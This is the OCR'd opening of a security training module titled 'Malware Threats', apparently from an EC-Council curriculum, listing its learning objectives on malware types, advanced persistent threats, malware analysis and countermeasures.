
MODULE 07

MALWARE THREATS

EC-COUNCIL OFFICIAL CURRICULA

This page is intentionally left blank.



LEARNING OBJECTIVES


- LO#01: Explain Malware and Malware Propagation Techniques
- LO#02: Summarize Advanced Persistent Threat (APT) Concepts
- LO#03: Explain Trojans, Their Types, and How They Infect Systems
- LO#04: Explain Viruses and Worm, Their Types, and How They Infect Files
- LO#05: Explain Fileless Malware Concepts
- LO#06: Demonstrate Malware Analysis Process
- LO#07: Explain Malware Countermeasures
- LO#08: Demonstrate the Use of Anti-Malware Software

Learning Objectives

The primary objectives of this module are to provide knowledge about various types of malware and to illustrate how to perform malware analysis. This module presents different types of Trojans, backdoors, viruses, and worms, explains how they work and propagate or spread on the Internet, describes their symptoms, and discusses their consequences along with various malware analysis techniques such as static and dynamic malware analysis. It also discusses different ways to protect networks or system resources from malware infection.

At the end of this module, you will be able to:


- Describe the concepts of malware and malware propagation techniques
- Explain Potentially unwanted applications (PUAs) and adware
- Describe the concepts of advanced persistent threats (APTs) and their lifecycle
- Describe the concepts of Trojans, their types, and how they infect systems
- Explain the concepts of viruses, their types, and how they infect files
- Explain the concept of computer worms
- Explain the concepts of fileless malware and how they infect files
- Perform malware analysis
- Explain different techniques to detect malware
- Adopt countermeasures against malware



